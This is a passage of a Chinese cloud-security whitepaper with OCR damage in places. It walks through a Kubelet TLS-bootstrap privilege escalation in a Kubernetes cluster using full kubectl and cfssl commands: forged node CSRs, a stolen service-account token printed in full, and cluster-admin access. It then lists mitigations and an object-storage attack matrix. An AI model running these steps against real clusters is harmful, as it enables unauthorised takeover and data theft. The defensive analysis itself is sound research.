


图 4-4 Kubelet TLS bootstrapping 工作流程

03 . Kubelet 提权案例

攻击路径

为了演示 kubelet 提权攻击，下面会展示一个简单的攻击场景，从获取 TLS 引导凭据开始，最终获得集群中集群管理员的访问权限。




图 4-5

攻击步骤

由于 Kubelet 需要依据凭据与 API 服务器通信，当攻击者已经控制了集群中部分运行的容器后可以依托这些凭据访问 API 服务器，并通过提权等手段来造成更大的影响。

1、首先攻击者需要获取到 Node 权限并找到 kubelet TLS 引导凭据，见下图：

```
f:/usr/src/hack# ls
ca.crt  http-logs.txt  kubelet.crt  kubelet.key
```

图 4-6

2、尝试使用 TLS 凭证检索有关 kubernetes 节点的信息，由于这些凭据仅有创建和检索证书签名请求的权限即引导凭据用来向控制端提交证书签名请求（CSR）所以通常会看到找不到相关资源。

```
src/hack# kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key kubelet.key
--server https: auth can-i get nodes
Warning: resource 'nodes' is not namespace scoped
no
src/hack# kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key kubelet.key
--server https 8 auth can-i get csr
Warning: resource 'certificatesigningrequests' is not namespace scoped in group 'certificates.k8s.io'
yes
src/hack# kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key kubelet.key
--server https 8 get csr
No resources found in default namespace.
```

图 4-7

其中 Kubec’ll auth can-i 子命令有助于确定当前凭证是否可以执行相关命令。

3、由于权限不足，可以使用 get csr 尝试成为集群中的假工作节点，这样将允许我们执行更多的命令如列出节点、服务和 pod 等，但是仍然无法获取更高级别的数据。

我们使用 cfssl 为假节点生成 CSR，同时将其提交至 API Server 供其自动批准该证书，通常情况下 kube-controller-manager 设置为自动批准与前缀一致的签名请求，并发出客户证书，随后该节点的 kubelet 即可用于常用功能。

```
certs# cat <<EOF | cfssl genkey - | cfssljson -bare hacknode
{
  "CN": "system:node:hacknode",
  "key": {
    "algo": "rsa",
    "size": 2048
  },
  "names": [
    {
      "O": "system:nodes"
    }
  ]
}
EOF
2020/04/15 06:56:27 [INFO] generate received request
2020/04/15 06:56:27 [INFO] received CSR
2020/04/15 06:56:27 [INFO] generating key: rsa-2048
2020/04/15 06:56:27 [INFO] encoded CSR
/certs# ls
hacknode-key.pem  hacknode.csr
```

图 4-8

```
 cat <<EOF | kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key
kubelet.key --server apply -f -
> apiVersion: certificates.k8s.io/v1beta1
> kind: CertificateSigningRequest
> metadata:
>   name: hacknode
> spec:
>   groups:
>   - system:nodes
>   request: $(cat ./certs/hacknode.csr | base64 | tr -d '\n')
>   usages:
>   - digital signature
>   - key encipherment
>   - client auth
> EOF
certificatesigningrequest.certificates.k8s.io/hacknode created
```

图 4-9

4、之后我们将批准通过的证书保存，此时即可查看节点信息等相关内容。

```
:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key kubelet.key
--server https 8 get csr
NAME      AGE    REQUESTOR   CONDITION
hacknode  5m36s  kubelet     Approved,Issued
:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key kubelet.key
--server https 8 get csr hacknode -o jsonpath='{.status.certificate}' | base64 -d > ./certs/hacknode.crt
```

图 4-10

```
roo f:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate ./certs/hacknode.crt --client-key
./certs/hacknode-key.pem --server https: 8 get nodes
NAME    STATUS   ROLES    AGE   VERSION
-czw3   Ready    <none>   34h   v1.14.10-gke.27
-r29m   Ready    <none>   34h   v1.14.10-gke.27
-wc38   Ready    <none>   34h   v1.14.10-gke.27
```

图 4-11

5、为了获取更高的权限，我们尝试使用另一个工作节点生成新的 CSR，并要求 API Server 自动通过该证书。

```
r[illegible]:/usr/src/hack/certs# cat <<EOF | cfssl genkey - | cfssljson -bare hacknode-gke-cluster-1-default-pool-ec722b5
2-wc38
> {
>   "CN": "system:node:gke-cluster-1-default-pool-ec722b52-wc38",
>   "key": {
>     "algo": "rsa",
>     "size": 2048
>   },
>   "names": [
>     {
>       "O": "system:nodes"
>     }
>   ]
> }
> EOF
2020/04/15 08:00:12 [INFO] generate received request
2020/04/15 08:00:12 [INFO] received CSR
2020/04/15 08:00:12 [INFO] generating key: rsa-2048
2020/04/15 08:00:12 [INFO] encoded CSR
r[illegible]:/usr/src/hack/certs# ls
hacknode-gke-cluster-1-default-pool-ec722b52-wc38-key.pem  hacknode-key.pem  hacknode.csr
hacknode-gke-cluster-1-default-pool-ec722b52-wc38.csr      hacknode.crt
```

图 4-12

```
ro[illegible]:/usr/src/hack# cat <<EOF | kubectl --certificate-authority ca.crt --client-certificate kubelet.crt
 --client-key kubelet.key --server https://34.69.175.48 apply -f -
> apiVersion: certificates.k8s.io/v1beta1
> kind: CertificateSigningRequest
> metadata:
>   name: hacknode-gke-cluster-1-default-pool-ec722b52-wc38
> spec:
>   groups:
>   - system:nodes
>   request: $(cat ./certs/hacknode-gke-cluster-1-default-pool-ec722b52-wc38.csr | base64 | tr -d '\n')
>   usages:
>   - digital signature
>   - key encipherment
>   - client auth
> EOF
certificatesigningrequest.certificates.k8s.io/hacknode-gke-cluster-1-default-pool-ec722b52-wc38 created
```

图 4-13

6、我们将新批准的证书保存并以此证书检查相关的 pod 信息发现有了密钥信息，但是当我们尝试去读取的时候仍然显示权限不足。

```
ro[illegible]:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate kubelet.crt --client-key
 kubelet.key --server https[illegible] get csr hacknode-gke-cluster-1-default-pool-ec722b52-wc38 -o jsonpath='{.s
tatus.certificate}' | base64 -d > ./certs/hacknode-gke-cluster-1-default-pool-ec722b52-wc38.crt
```

图 4-14

```
roo[illegible]:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate ./certs/hacknode-gke-clu
ster-1-default-pool-ec722b52-wc38.crt --client-key ./certs/hacknode-gke-cluster-1-default-pool-ec722b52-wc38-key.pem
--server https[illegible] get pods
NAME                             READY   STATUS      RESTARTS   AGE
frontend-69859f6796-24xbg        1/1     Running     0          4d21h
frontend-69859f6796-dkxl9        1/1     Running     0          4d21h
postgresql-1-deployer-dzrgj      0/1     Completed   0          5h21m
postgresql-1-postgresql-0        2/2     Running     0          5h21m
redis-master-596696dd4-v5ht8     1/1     Running     0          4d21h
redis-slave-6bb9896d48-xj4nk     1/1     Running     0          41h
redis-slave-6bb9896d48-zd84s     1/1     Running     0          4d21h
ro[illegible]:/usr/src/hack# 
```

图 4-15

```
ro:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate ./certs/hacknode-gke-clu
ster-1-default-pool-ec722b52-wc38.crt --client-key ./certs/hacknode-gke-cluster-1-default-pool-ec722b52-wc38-key.pem
--server https get pods postgresql-1-deployer-dzrgj -o yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
```

图 4-16

```
ro:/usr/src/hack# kubectl --certificate-authority ca.crt --client-certificate ./certs/hacknode-gke-clu
ster-1-default-pool-ec722b52-wc38.crt --client-key ./certs/hacknode-gke-cluster-1-default-pool-ec722b52-wc38-key.pem
--server https get secret postgresql-1-deployer-sa-token-m5lpz
Error from server (Forbidden): secrets "postgresql-1-deployer-sa-token-m5lpz" is forbidden: User "system:node:gke-clu
ster-1-default-pool-ec722b52-wc38" cannot get resource "secrets" in API group "" in the namespace "default": no relat
ionship found between node "gke-cluster-1-default-pool-ec722b52-wc38" and this object
```

图 4-17

7、我们再次尝试其他 pod 看是否拥有更高级别的权限，重复之前的证书制作并发送至 API Server 请求批准，这次权限明显高了许多，我们成功获取到了 ca.crt 以及 token。

```
r/src/hack# kubectl --certificate-authority ca.crt --client-certificate ./certs/hacknode-gke-clu
ster-1-default-pool-ec722b52-wc38.crt --client-key ./certs/hacknode-gke-cluster-1-default-pool-ec722b52-wc38-key.pem
--server https:/ get secret default-token-8hhjf -o yaml
apiVersion: v1
data:
  ca.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURDekNDQWZPZ0F3SUJBZ0lRTkZ1ZFA1V2NET0RxRzRNMlZkUGh3akFOQmdrcWhraUc
5dzBCQVFzRkFEQXYKTVMwd0t3WURWUVFERXlRMVpXTmtZV05qWVMxaU9XTXdMVFExTmpVdFlqZGhaQzFtWVRBelpqWm1ZMlUxTW1JdwpIaGNOTWpBd05E
QTJNakV3TlRBMFdoY05NalV3TkRBMU1qSXdOVEEwV2pBdk1TMHdLd1lEVlFRREV5UTFaV05rClllXTmpZUzFpT1dNd0xUUTFOalV0WWpkaFpDMW1ZVEF6W
mpabVkyVTFNbUl3Z2dFaU1BMEdDU3FHU0liM0RRRUIKQVFVQUE0SUJEd0F3Z2dFS0FvSUJBUUMzdzFCRnFKUURyeGFFN2dyQk01bzVVai9ObmtKR25HVm
F4blIyN2kwdQpFemwvZjJpVk9NbzM3SG1ocjRsOTN4a2NEWmJLWHVlNHhqb0VzT2t4cFlsZjBLc055SU1Pc0ZncGxIT1pnVGIyCmdnQkVMZG9Ceit2dG1
4THoyUFUybnpFU3ZzczBwL0ZkSjRTNlEzR1hHYXoveDJjZzN4YUhJbEcrcjZFeWhHN2oKb3FEd3k5WTQ1QTRFNE1NR1VuSWVoV1Z2QjluNTZIaTErOGxF
ejhZWUFnWlZPRityQ2IzL2JkVjBhWHlqaWYwWgpaTWZsQWFzbk1RSVZTNERuTzlIdXZTUmZLaFBuUnJwN1hDbi9tRHhuTE15NGxSSHlPUGt4VnY0c045b
DVKMWxOCnA3aS9ac0VwM3N3a3NpUDZhT2ZUQnlTalliRmE2RWRlU1RCU09CQW1md2tKQWdNQkFBR2pJekFoTUE0R0ExVWQKRHdFQi93UUVBd01DQkRBUE
JnTlZIUk1CQWY4RUJUQURBUUgvTUEwR0NTcUdTSWIzRFFFQkN3VUFBNElCQVFDVwoxZ3BNd3VBWnNwZ1N2andiTkU3NFp5SFdTQXdZSkFyNWhFSnBTSy8
4Vldvdkw2TzVxT2xWaHJGQmxtKzQ3bUdQCnFUTTZHQjhQTW5mRDBFY2trM0FWNTZtMzVqVmRTaWRyRVNUR1dGOFNoanhDYjAxaFQzY0t1MXIyc2RFY1Qw
dTAKdTBVY3ZsQ3haWC8vQno3VVBIS2hEcUhTTTJiWWdSNUhmZDJVeTQ2dDlzMXhuQkFNZ1FFWitlWEd2Q0lhdXJlbwpyS3NZUmlOakZzZU5HeTA1UlRNN
nMwSUhwTzhjUzF2OVR5QXpXNjZqY1cyeVNoUHp3azQ5K3JrY24wSDVuaFF2ClNLTS83MlVzQVNXUWhhUzBxS0JpeHptTkRCYVBlWUQrclU3QmUxSFFlRm
dtWUtMbmJXSnI4NFF5MFJ4QnBRZncKb3ZYN2d5ZlRSV094VmZUa2FnUU4KLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo=
  namespace: ZGVmYXVsdA==
  token: ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklpSjkuZXlKcGMzTWlPaUpyZFdKbGNtNWxkR1Z6TDNObGNuWnBZMlZoWTJOdmRXNTBJaXdp
YTNWaVpYSnVaWFJsY3k1cGJ5OXpaWEoyYVdObFlXTmpiM1Z1ZEM5dVlXMWxjM0JoWTJVaU9pSmtaV1poZFd4MElpd2lhM1ZpWlhKdVpYUmxjeTVwYnk5e
lpYSjJhV05sWVdOamIzVnVkQzl6WldOeVpYUXVibUZ0WlNJNklkltUmxabUYxYkhRdGRHOXJaVzR0T0dob2FtWWlMQ0pyZFdKbGNtNWxkR1Z6TG1sdkwzTm
xjblpwWTJWaFkyTnZkVzUwTDNObGNuWnBZMlV0WVdOamIzVnVkQzV1WVcxbElqb2laR1ZtWVhWc2RDSXNJbXQxWW1WeWJtVjBaWE11YVc4dmMyVnlkbWx
qWldGalkyOTFibF2YzJWeWRtbGpaUzFoWTJOdmRXNTBMbl ZwWkNJNkltWmpOemhoTkRVNExUYzROVEl0TVRGbF1TMWlabVl5TFRReU1ERXdZVGd3TURB
```

图 4-18

8、接下来我们尝试使用该 token，设置好环境变量并获取默认命名空间中的所有资源。

```
usr/src/hack# export POSTGRESQL_TOKEN=eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5
ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZXRl
cy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6InBvc3RncmVzcWwtMS1kZXBsb3llci1zYS10b2tlbi1tNWxweiIsImt1YmVybmV0Z
XMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50Lm5hbWUiOiJwb3N0Z3Jlc3FsLTEtZGVwbG95ZXItc2EiLCJrdWJlcm5ldGVzLm
lvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiI4NDNjZmQ4Mi03ZWY2LTExZWEtOWY5Yi00MjAxMGE4MDAyMjQiLCJzdWI
iOiJzeXN0ZW06c2VydmljZWFjY291bnQ6ZGVmYXVsdDpwb3N0Z3Jlc3FsLTEtZGVwbG95ZXItc2EifQ.nRI3ePKKNh9YqTZ2hU_Ro3xO9zUzl
Sr2hCcd-k57YX9QW60n6SsTmpMlIm9H3yuTv4frv6bTdpo0RnSUBsKoanazm9auu7hqELIr8xBYYl0VIUs730nKqdtZOtbrRvAcaBypuLWylu
je0Ys187Cg5zFEb87hVf90elNO3AAsx4noQT9kQVpKfm6DOghGpYFoY50tF2MyFJshxHKmhwQWux1lcRCBh5F2oEPAXBupeWktUmEqNEvNAt-
EFDoTb-cMn5CPPnD070iPeFd_e8i8qOD2AyVBbVFPQJ_p7pCZucX0O3ySU9j7szBuF2KddBt4OPfaX1XYN7P_NYiOD9gaTg
```

图 4-19

```
:/usr/src/hack# kubectl --certificate-authority ca.crt --token $POSTGRESQL_TOKEN
 --server ht get all
NAME                                READY   STATUS      RESTARTS   AGE
pod/frontend-69859f6796-24xbg       1/1     Running     0          4d22h
pod/frontend-69859f6796-dkxl9       1/1     Running     0          4d22h
pod/postgresql-1-deployer-dzrgj     0/1     Completed   0          6h12m
pod/postgresql-1-postgresql-0       2/2     Running     0          6h12m
pod/redis-master-596696dd4-v5ht8    1/1     Running     0          4d22h
pod/redis-slave-6bb9896d48-xj4nk    1/1     Running     0          42h
pod/redis-slave-6bb9896d48-zd84s    1/1     Running     0          4d22h

NAME                          TYPE           CLUSTER-IP   EXTERNAL-IP   PORT(S)
service/frontend              LoadBalancer                              80:30442/TCP
service/kubernetes            ClusterIP                   <none>        443/TCP
```

图 4-20

9、最后我们检查其角色的绑定，发现该服务账户已于“cluster-admin”角色绑定。

```
/usr/src/hack# kubectl --certificate-authority ca.crt --token $POSTGRESQL_TOKEN --server
 h get rolebinding
NAME                       AGE
postgresql-1-deployer-rb   6h13m
```

图 4-21

```
:/usr/src/hack# kubectl --certificate-authority ca.crt --token $POSTGRESQL_TOKEN --server
 https: get rolebinding postgresql-1-deployer-rb -o yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  creationTimestamp: "2020-04-15T08:53:03Z"
  labels:
    app.kubernetes.io/component: kalm.marketplace.cloud.google.com
    app.kubernetes.io/name: postgresql-1
  name: postgresql-1-deployer-rb
  namespace: default
  ownerReferences:
  - apiVersion: v1
    blockOwnerDeletion: true
    kind: ServiceAccount
    name: postgresql-1-deployer-sa
    uid: 843cfd82-7ef6-11ea-9f9b-42010a800224
  resourceVersion: "2450826"
  selfLink: /apis/rbac.authorization.k8s.io/v1/namespaces/default/rolebindings/postgresql-1-deployer-rb
  uid: 84419636-7ef6-11ea-9f9b-42010a800224
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
- kind: ServiceAccount
  name: postgresql-1-deployer-sa
  namespace: default
```

图 4-22

即其为最高权限的账户，至此我们可以执行各种不同的攻击。如从工作节点的实例窃取服务账户令牌访问云资源、列出配置、创建特权容器器、后门容器等。

Kubernetes 具有广泛的攻击面，其中 kubelet 尤为重要，本案例通过泄露的凭据开始，通过列出相关节点、实例生成和提交 CSR 充当工作节点，并最终获得集群管理员访问权限从而窃取 TLS Bootstrap 凭据。

04. 缓解措施

在实际生产环境中，一定要保护好 kubelet 凭证的数据避免类似的提权事件发生，同时还可以搭配以下几点方式来加固 k8s 的安全。

1、保护好元数据，元数据由于其敏感性务必在服务后台加强对元数据读取的管控，避免攻击者通过元数据读取到相关凭据信息，哪怕是低权限的凭据。

2、通过更安全的网络策略避免类似提权事件发生，默认情况下拒绝所有出站通信，然后根据需要将出站流量列入白名单。在 pod 上应用该网络策略，因为需要访问 API 服务器和元数据的是 node 而不是 pod。

3、启用类似 Istio 这样的服务网格并配置 egress gateway，这将阻止部署在服务网格中的任何容器与任何未经授权的主机进行通信

4、限制对主节点的网络访问，如上案例基本都发生在集群，所以传统的 vpn 也无法阻止相关危害，用户可以直接限制对主服务器的访问来避免 k8s 的许多攻击。

参考文献

1.https://www.cnblogs.com/huanglingfa/p/13773234.html

2.https://cloud.tencent.com/developer/article/1553947

3.https://kubernetes.io/zh/docs/reference/access-authn-authz/authentication/

4.https://mritd.com/2018/01/07/kubernetes-tls-bootstrapping-note/

五、国内首个对象存储攻防矩阵

对象存储是云厂商提供的一种用来存储海量文件的分布式存储服务，可用于大规模存储非结构化数据。因为其具有高扩展性、低成本、可靠安全等优点，所以成为许多 IT 产业向云原生的开发和部署模式转变过程中不可或缺的一部分。

随着云上业务的蓬勃发展，作为云原生的一项重要能力，对象存储服务同样也面临着一系列的安全挑战。纵观近些年来的云安全漏洞，与对象存储服务相关的数据泄露事件比比皆是，以 2017 美国国防部承包商数据泄露为例：

“Booz Allen Hamilton 公司（提供情报与防御顾问服务）在使用亚马逊 S3 服务器存储政府的敏感数据时，由于使用了错误的配置，从而导致了政府保密信息可被公开访问。经安全研究人员发现，公开访问的 S3 存储桶中包含 47 个文件和文件夹，其中三个文件可供下载，内部包含了大量“绝密”(TOP SECRET)以及“外籍禁阅”(NOFORN)文件。”

因此，全方面的了解关于对象存储服务的攻击手段以及途径，这将有效的帮助云平台以及云租户在面对这些风险时精准的识别风险并采取相应的防护措施，保护对象存储服务以及其中存储的数据安全。

01. 对象存储服务攻防矩阵概览

腾讯安全云鼎实验室以公开的云厂商历史漏洞数据、安全事件，以及腾讯云自身的安全数据为基础，抽象出针对云的攻防矩阵，并于 2021 年 9 月 26 日西部云安全峰会上发布的《云安全攻防矩阵 v1.0》中首次亮相。《云安全攻防矩阵 v1.0》由云服务器、容器以及对象存储服务攻防矩阵共同组成。

本文将详细介绍《云安全攻防矩阵 v1.0》中关于对象存储服务攻防矩阵部分内容，以帮助开发、运维以及安全人员了解对象存储服务的安全风险。

图 5-1 对象存储服务攻防矩阵

02. 初始访问

云平台主 API 密钥泄露

云平台主 API 密钥重要性等同于用户的登录密码，其代表了账号所有者的身份以及对应的权限。

API 密钥由 SecretId 和 SecretKey 组成，用户可以通过 API 密钥来访问云平台 API 进而管理账号下的资源。在一些攻击场景中，由于开发者不安全的开发以及配置，或者一些针对设备的入侵事件，导致云平台主 API 密钥泄露，攻击者可以通过窃取到的云平台主 API 密钥，冒用账号所有者的身份入侵云平台，非法操作对象存储服务并篡改、窃取其中的数据。

对象存储 SDK 泄露

云平台所提供的对象存储服务，除了拥有多种 API 接口外，还提供了丰富多样的 SDK 供开发者使用。

在 SDK 初始化阶段，开发者需要在 SDK 中配置存储桶名称、路径、地域等基本信息，并且需要配置云平台的永久密钥或临时密钥，这些信息将会被编写在 SDK 代码中以供应用程序操作存储桶。但是，如果这些承载着密钥的代码片段不慎泄露，比如开发者误将源码上传至公开仓库或者应用开发商在为客户提供的演示示例中未对自身 SDK 中凭据信息进行删除，这些场景将会

导致对象存储凭据泄露，进而导致对象存储服务遭受入侵，攻击者通过冒用凭据所有者身份攻击对象存储服务。

存储桶工具配置文件泄露

在对象存储服务使用过程中，为了方便用户操作存储桶，官方以及开源社区提供了大量的对象存储客户端工具以供用户使用，在使用这些工具时，首先需要在工具的配置文件或配置项中填写存储服务相关信息以及用户凭据，以便工具与存储服务之间的交互。在某些攻击场景下，例如开发者个人 PC 遭受钓鱼攻击、开发者对象存储客户端工具配置文件泄露等，这些编写在存储服务工具配置文件中的凭据以及存储桶信息将会被泄露出来，攻击者可以通过分析这些配置文件，从中获取凭据，而在这些工具中配置的，往往又是用户的云平台主 API 密钥，攻击者通过这些信息可以控制对象存储服务，在一些严重的场景，攻击者甚至可以控制用户的所有云上资产。

前端直传功能获取凭据

在一些对象存储服务与 Web 开发以及移动开发相结合的场景中，开发者选择使用前端直传功能来操作对象存储服务，前端直传功能指的是利用 iOS/Android/JavaScript 等 SDK 通过前端直接向访问对象存储服务。前端直传功能，可以很好的节约后端服务器的带宽与负载，但为了实现此功能，需要开发者将凭据编写在前端代码中，虽然凭据存放于前端代码中，可以被攻击者轻易获取，但这并不代表此功能不安全，在使用此功能时，只要遵守安全的开发规范，则可以保证对象存储服务的安全：正确的做法是使用临时密钥而非永久密钥作为前端凭据，并且在生成临时密钥时按照最小权限原则进行配置。但是实际应用中，如果开发人员并未遵循安全开发原则，例如错误的使用了永久密钥，或为临时凭据配置了错误的权限，这将导致攻击者可以通过前端获取的凭据访问对象存储服务。攻击者通过分析前端代码，或者通过抓取流量的方式，获得这些错误配置生成的凭据，并以此发起攻击。

云平台账号非法登录

云平台提供多种身份验证机制以供用户登录，包括手机验证、账号密码

验证、邮箱验证等。在云平台登录环节，攻击者通过多种手法进行攻击以获取用户的登录权限，并冒用用户身份非法登录，具体的技术包括使用弱口令、使用用户泄露账号数据、骗取用户登录手机验证码、盗取用户登录账号等。攻击者使用获取到的账号信息进行非法登录云平台后，即可操作对象存储服务。

实例元数据服务未授权访问

云服务器实例元数据服务是一种提供查询运行中的实例内元数据的服务，云服务器实例元数据服务运行在链路本地地址上，当实例向元数据服务发起请求时，该请求不会通过网络传输，但是如果云服务器上的应用存在 RCE、SSRF 等漏洞时，攻击者可以通过漏洞访问实例元数据服务。通过云服务器实例元数据服务查询，攻击者除了可以获取云服务器实例的一些属性之外，更重要的是可以获取与实例绑定的拥有操作对象存储服务的角色，并通过此角色获取对象存储服务的控制权。

03. 执行

使用云 API 执行命令

攻击者利用初始访问阶段获取到的拥有操作对象存储服务的凭据后，可以通过向云平台 API 接口发送 HTTP/HTTPS 请求，以实现与对象存储后台的交互操作。

对象存储服务提供了丰富的 API 接口以供用户使用，攻击者可以通过使用这些 API 接口并构造相应的参数，以此执行对应的对象存储服务操作指令，例如下载存储对象、删除存储对象以及更新存储对象等。

使用对象存储工具执行

除了使用云 API 接口完成对象存储服务的执行命令操作之外，还可以选择使用对象存储工具来化简通过 API 接口使用对象存储服务的操作。

在配置完成存储桶信息以及凭据后，攻击者可以使用对象存储工具执行对象存储服务相应的操作名：通过执行简单的命令行指令，以实现对存储桶中对象的批量上传、下载、删除等操作。

04. 持久化

在存储对象中植入后门

针对对象存储服务的持久化攻击阶段，主要依赖于业务中采用的代码自动化部署服务将植入后门的代码自动部署完成。

在一些云上场景中，开发者使用云托管业务来管理其 Web 应用，云托管服务将使用者的业务代码存储于特定的存储桶中，并采用代码自动化部署服务在代码每次发生变更时都进行构建、测试和部署操作。

在这些场景中，攻击者可以在存储桶中存储的 Web 应用代码内安插后门代码或后门文件，并触发代码自动化部署服务将后门部署至服务器以完成持久化操作。这些存储着恶意后门将会持久的存在于 Web 应用代码中，当服务器代码迁移时，这些后门也将随着迁移到新的服务器上部署。

05. 权限提升

通过 Write Acl 提权

对象存储服务访问控制列表（ACL）是与资源关联的一个指定被授权者和授予权限的列表，每个存储桶和对象都有与之关联的 ACL。

如果错误的授权给一个子用户操作存储桶 ACL 以及对象 ACL 的权限，即使该用户并未被赋予读取存储桶、写入存储桶、读取对象、写入对象的权限，这并不表示此用户不可以执行上述操作，该用户可以通过修改存储桶以及对象的 ACL，将目标对象设置为任意读取权限，从而获取了存储桶以及存储对象的操作权限。因此，赋予子用户操作存储桶 ACL 以及对象 ACL 的权限，这个行为是及其危险的。

通过访问管理提权

错误的授予云平台子账号过高的权限，也可能会导致子账号通过访问管理功能进行提权操作。

与通过 Write Acl 提权操作不同的是，由于错误的授予云平台子账号过高的操作访问管理功能的权限，子账号用户可以通过访问管理功能自行授权

策略，例如授权 QcloudCOSFullAccess 策略，此策略授予子账号用户对象存储服务全读写访问权限，而非单纯的修改存储桶以及存储对象的 ACL。

通过此攻击手段，拥有操作对象存储服务权限的子账号，即使子账号自身对目标存储桶、存储对象无可读可写权限，子账号可以通过在访问管理中修改其对象存储服务的权限策略，越权操作存储桶中资源。

06. 窃取凭证

云服务凭证泄露

在一些云上场景中，云服务会依托对象存储服务存储用户 Web 应用代码，用以自动化托管用户的 Web 应用程序。在这些场景中，用户的 Web 应用程序源码将会存储于存储桶中，并且默认以明文形式存储，在泄露的 Web 应用程序源码中，往往存在着 Web 应用开发者用来调用其他云上服务的凭据，甚至存在云平台主 API 密钥，攻击者可以通过分析泄露的 Web 应用程序源码来获取这些凭据。

用户账号数据泄露

在一些场景中，开发者使用对象存储服务存储其业务中的用户数据，例如用户的姓名、身份证号码、电话等敏感数据，当然也会包含用户账号密码等凭据信息。

攻击者通过对存储桶中用户数据的提取与分析以窃取这些用户的凭据数据，并通过获取的信息进行后续的攻击。

07. 横向移动

窃取云凭据横向移动

通过存储桶中 Web 应用程序源代码的分析，攻击者可能会从 Web 应用程序的配置文件中获取的应用开发者用来调用其他云上服务的凭据。攻击者利用获取到的云凭据，横向移动到用户的其他云上业务中。如果攻击者获取到的凭据为云平台主 API 密钥，攻击者可以通过此密钥横向移动到用户的所有云上资产中。

窃取用户账号攻击其他应用

攻击者通过从存储桶中窃取的用户账号数据，用以横向移动至用户的其他应用中，包括用户的非云上应用。

08. 影响

窃取存储桶内项目源码

当开发者使用对象存储服务存储项目源码时，攻击者可以通过执行下载存储桶中的存储对象指令，获取到存储于存储桶中的项目源码，造成源码泄露事件发生，通过对源码的分析，攻击者可以获取更多的可利用信息。

窃取存储桶内用户数据

当用户使用存储服务存储用户数据时，攻击者通过攻击存储服务，以窃取用户敏感数据，这些信息可能包含用户的姓名、证件号码、电话、账号信息等，当用户敏感信息泄露事件发生后，将会造成严重的影响。

破坏存储数据

攻击者在获取存储桶操作权限之后，可能试图对存储桶中存储的数据进行删除或者覆盖，以破坏用户存储的对象数据。

篡改存储数据

除了破坏存储服务中的用户数据之外，攻击者也可能会对存储对象进行篡改操作，通过篡改存储桶中代码、文本内容、图片等对象以达到攻击效果。

在一个常见的场景中，用户使用对象存储服务部署静态网站，攻击者通过篡改其中页面内的文本内容以及图片，对目标站点造成不良的影响。

植入后门

攻击者通过在对象存储服务中存储的 Web 应用代码中插入恶意代码，或者在项目目录中插入后门文件，当这些植入后门的 Web 应用代码被部署至云服务器时，攻击者可以利用这些后门发起进一步的攻击。当用户对存储桶中的 Web 应用代码进行迁移时，这些恶意代码也将随着业务代码一同迁移。

拒绝服务

